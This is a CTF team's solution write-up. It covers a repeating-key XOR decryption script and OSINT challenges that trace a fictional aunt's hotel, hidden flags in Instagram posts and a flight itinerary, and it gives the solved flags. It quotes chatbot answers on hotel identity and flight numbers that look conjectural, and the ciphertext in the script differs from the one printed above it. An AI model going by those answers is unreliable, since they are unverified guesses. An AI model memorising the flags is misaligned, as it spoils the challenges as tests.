blue haired sniper: CAITLYN
green beanie sentinel: KILLJOY

PTx/JyMsIjUqdQtjcDBsP2c+IGMtHCJhfmIVfn0gL34jAmMRNyAeNXMmO2A8MRc2

key = "MIRAOMENREYNACAITLYNKILLJOY"

CTF - TRICKERS - SHERYL

3. Finally, I asked GPT to provide coding using the key and encode above, which immediately found the flag.

```
1 #!/usr/bin/env python3
2 import base64
3
4 # === Encrypted message (dari chal.txt) ===
5 ciphertext_b64 = "PTx/JyMsIjUqdQtjcD8sP2c+IGM1HCJhfmlVfn8gL34jAmMRNyAchIXmO2ABMRc2"
6
7 # === Key (ubah di sini kalau sudah tahu kuncinya) ===
8 key = "MIRAOMENREYNACAITLYNKILLJOY"
9
10 # --- Decode Base64 ---
11 try:
12     ciphertext = base64.b64decode(ciphertext_b64)
13 except Exception as e:
14     print("Base64 decode error:", e)
15     exit(1)
16
17 # --- XOR decrypt ---
18 key_bytes = key.encode()
19 plaintext_bytes = bytes(
20     [ciphertext[i] ^ key_bytes[i % len(key_bytes)] for i in range(len(ciphertext))]
21 )
22
23 # --- Coba decode jadi teks ---
24 try:
25     plaintext = plaintext_bytes.decode("utf-8")
26 except UnicodeDecodeError:
27     plaintext = plaintext_bytes.decode("latin-1")
28
29 print("\n=== Decrypted text ===")
30 print(plaintext)
31 print("-----\n")
```

CTF - TRICKERS - SHERYL

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\shery\Downloads\exorcise> c;; cd 'c:\Users\shery\Downloads\exorcise'; & 'c:\Users\shery\AppData\Local\Programs\Python\Python313\python.exe' 'c:\User
s\shery\.vscode\extensions\ms-python.debugpy-2025.14.1-win32-x64\bundled\libs\debugpy\launcher' '61756' '---' 'C:\Users\shery\Downloads\exorcise\xorEncrypt.py'
=== Decrypted text ===
pu-flag{x0R-1s-v3ry-fun-4-L34rn1ng-Crypt0gr4phy}
```

Impact and Severity (CVSS):

If this type of vulnerability existed in a real system—where sensitive data is protected only by simple ciphers or guessable keys—it could allow attackers to easily decrypt confidential information. This could lead to unauthorized data exposure, loss of integrity, and potential data breaches without needing advanced exploits. Even without system access, weak encryption alone poses a significant security risk. **CVSS Status:** Medium, **CVSS v3.1 Base Score:** 5.5 (Medium)

OSINT

FindMyAunt

Solved On: 10/10/2025

Solved by: Qwyn Celine Djimondo & Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{Avon_WR11-8UT_Stratford-upon-Avon_3-Sheep-St}

Challenges overview:

OSINT / Geolocation Investigation - identifying the travel route of a missing aunt based on her photos, habits, and geographical hints.

The story describes her leaving her home in the north area, driving south to a rural location, staying in a “fancy hotel,” and later visiting a nearby town to have wine at a restaurant or bodega. The challenge asks for the river area, postal code of the hotel, the town name, and the restaurant’s street.

Key Findings:

- The images and hints pointed toward an area along the River Avon, specifically around Evesham and Stratford-upon-Avon, England.
- The aunt stayed at a fancy countryside hotel — matching The Bell at Salford Priors (WR11 8UT).
- She then drove to the next closest town (within 10 km) to find a restaurant — Stratford-upon-Avon.
- A well-known restaurant offering wine and located on 3 Sheep Street matches her typical behavior: Loxley’s Restaurant & Wine Bar.

Tools Used:

Google Maps / Street View

picarta.ai

ChatGPT

Google Maps / Street View

Solving Step-by-step:

1. Analyzing the Clues

From the story:


- “We live in the north area” → she started somewhere in northern England.
- “She went south to the middle of nowhere” → rural area.
- “She usually finds some fancy hotel to stay.” → indicates a known hotel in a small town.
- “Next morning she would find the closest town to find Restaurant or Bodega” → next destination is a nearby town with good restaurants.
- Hint: *“How far the aunt go... less than 10 km.”*

So, the hotel and the restaurant must be within **10 km** of each other.


2. Locating the River

From the image evidence and metadata clues, the photos referenced an Avon river area, specifically the River Avon which flows through Warwickshire and Worcestershire.

So, I used the picarta.ai tool to find out where the river is located.




DAMN, and it turns out that the two rivers are the same river, namely the AVON river in England.




3. Finding the Hotel

Searching for notable “fancy hotels” along the Avon near Evesham,



Not here..



Almost..

Then I asked the chatgpt where the “fancy hotels” were along the Avon and 10 km around Evesham

Where fancy hotels along the Avon near Evesham and 10 km or less?

CTF-Trickers-Qwyn Celine Djimondo

There’s actually a charming, upscale countryside hotel along the River Avon within 10 km of Evesham — it’s **The Bell at Salford Priors**, now known as **Karma Salford Hall**.

It’s a historic Tudor-style manor surrounded by gardens and farmland, located just south of Evesham, about 8–9 km away. The hotel sits close to the River Avon and has the postcode **WR11 8UT**.

So, the fancy hotel along the Avon near Evesham (within 10 km) is **The Bell at Salford Priors / Karma Salford Hall (WR11 8UT)**.

then i find The Bell at Salford Priors (using google maps), postal code WR11 8UT. It fits the rural setting and “middle of nowhere” clue perfectly.

the bell



Hasil ⓘ

Bagikan

The Bell at Salford Priors

4,4 ★★★★★ (216) · £10–20

Pub · 🚶 · Evesham Rd

Buka · Tutup pukul 00.00



Makan di tempat · Tidak boleh bawa pulang ·
Tidak menyediakan layanan pengiriman

The Bell Inn, Welford on Avon

4,6 ★★★★★ (1.113) · £20–30

Pub · 🚶 · Binton Rd

Buka · Tutup pukul 23.00




Makan di tempat · Bawa pulang ·
Tidak menyediakan layanan pengiriman

Reservasi tempat

Pesan online

CTF-Trickers-Qwyn Celine Djimondo

Bell



MyObsession

Solved On: 12/10/2025

Solved by: Qwyn Celine Djimondo & Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{n0t-y0ur-Ordin4ry-Qu33n}

Challenges overview:

OSINT-based investigation involving cross-platform clue tracing through Instagram profiles.

Key Findings:


- The challenge revolves around the Instagram account **“caitvyne”**, which features travel and café-related posts.
- Combining these clues leads to the discovery of the flag content.

Tools Used:

Instagram


Solving Step-by-step:


1. The only clue given was the word **“caitvyne”**, which hints toward a social media username. So, I tried to search for that username on Instagram,



2. After that I tried to understand the meaning of this challenge, by looking at the description that had been given.
 - Red LoverGirl in style
 - She likes to slice
 - While in the middle of a lagoon
 - Keeping themselves full
3. After I tried to understand the meaning of the description and its relationship to the Instagram account, I found something... I noticed that every post related to the description had a faint hidden flag that could only be seen if the PC/laptop screen was lit.

Like this..






caitvne • Ikuti

caitvne That Weapon lights
3 ming Lihat terjemahan



1 suka
18 September

Tambahkan komentar...



caitvne • Ikuti

caitvne Really good view before th
2 ming Lihat terjemahan



Jadilah yang pertama menyukai ini
24 September

Tambahkan komentar...



and it was proven that the pieces of the post in it formed a flag

Final flag: pu-flag{n0t-y0ur-Ordin4ry-Qu33n}

LoAndBehold

Solved On: 14/10/2025

Solved by: Qwyn Celine Djimondo

Flag Retrieved:

pu-flag{QQFX+RP_SL119_ChatuchakPark_Brussels_Boeing7878_11A_Business}

Challenges overview:

This challenge combines OSINT, image analysis, and logical deduction through a CTF narrative involving multiple flight timelines, geographical clues, and airline information.

The goal was to determine the correct flag using the format:

pu-flag{StorePlusCode_FlightNumber_SubwayStationName_FinalCity_FinalPlaneType_FinalSeatNumber_FinalSeatClass}

Key Findings:

Upon first glance, what stood out about this challenge was how it combined multiple timelines and travel evidence instead of a single clue.

The description hinted at a sequence of travels through different countries, with both a local flight (CGK–DMK) and an international flight (BKK–BRU) appearing in different photos.


It was also interesting that the flag format required precise real-world data — a Google Plus Code, flight number, subway station, city, aircraft type, seat number, and class — meaning that solving it wasn't about brute-forcing but about accurately tracing the person's entire journey.

Tools Used:


- Google Maps (Street & Satellite View)
- Google
- Flightradar24 / FlightAware
- SeatGuru (for seating layout reference)
- Thai Airways official site

Solving Step-by-step:

1. Analyzing the first image: The storefront visible in the picture was reverse-searched using Google Lens. The architectural details and signage matched Plaza Senayan, Jakarta, giving the Plus Code: QQFX+RP.



then I searched for the plus code for Plaza Senayan via Google Maps



2. Understanding the hint “different date, different timeline”:
The flight timeline was split — Lion Air (CGK → DMK) represented the *earlier journey*, while the boarding pass of Thai Airways TG934 (BKK → BRU) was the *final flight*.

I asked chatGPT and google lens what the image means, what airline it uses..



inii hint nya untuk yang TG934 ini tadi yang salah

CTF-Trickers-Qwyn Celine Djimondo

Nice — ini hint-nya **penting banget!**

Gambar ini berisi 3 bagian utama:

 Lion

 Jam menunjukkan sekitar 7:35

 Bulan (malam)

 Tulisan CGK-DMK



pesawat apa nomor penerbangannya berapa berdasarkan gambar



AI Mode All Products Visual matches About this image Feedback

AI Overview

CTF-Trickers-Qwyn Celine Djimondo

Berdasarkan gambar, maskapai penerbangan yang dimaksud adalah Lion Air.

Penjelasan

- **Maskapai Penerbangan:** Logo kepala singa yang terlihat pada gambar adalah logo dari maskapai penerbangan Lion Air.
- **Rute Penerbangan:** Kode "CGK-DMK" menunjukkan rute penerbangan dari Bandara Internasional Soekarno-Hatta (CGK) di Jakarta, Indonesia, menuju Bandara Internasional Don Mueang (DMK) di Bangkok, Thailand.
- **Nomor Penerbangan:** Nomor penerbangan biasanya terdiri dari kode maskapai dua karakter dan angka 1 hingga 4 digit. Informasi ini tidak dapat ditentukan hanya dari gambar yang diberikan. Nomor penerbangan yang spesifik tertera pada tiket atau *boarding pass*. Waktu pada jam dan simbol bulan sabit mungkin mengacu pada

Nomor penerbangan - Wikipedia

Translated — Dalam industri penerbangan, nomo...

en.wikipedia.org

LH	101
LH	423
US	172
H	02

Catat! 29 Istilah dalam Penerbangan yang Seri...


25 Oct 2023 — Flight number: informasi nomor penerbang...

detikcom



3 Cara Mengetahui Nomor Penerbangan Pesawat,...

11 Apr 2025 — Boarding pass



then I asked chatGPT to schedule the flight at that time using what airline number

✈ Rute: CGK (Soekarno-Hatta) → DMK (Don Mueang, Bangkok)

Operator: Thai Lion Air (kode: SL)

Beberapa flight real-nya:

Flight	Departure (CGK)	Arrival (DMK)	Catatan
SL117	19:45	23:15	kadang dipakai rute malam
<u>SL119</u>	21:00	00:20 (+1)	ini <i>mirip banget</i> dengan clue jam 20:30–malam
SL115	13:20	16:45	siang, bukan malam

CTF-Trickers-Qwyn Celine Djimondo

🔗 Jadi yang paling cocok dengan gambarmu (malam hari, sekitar 20:30):

➡ Thai Lion Air SL119 (CGK → DMK)

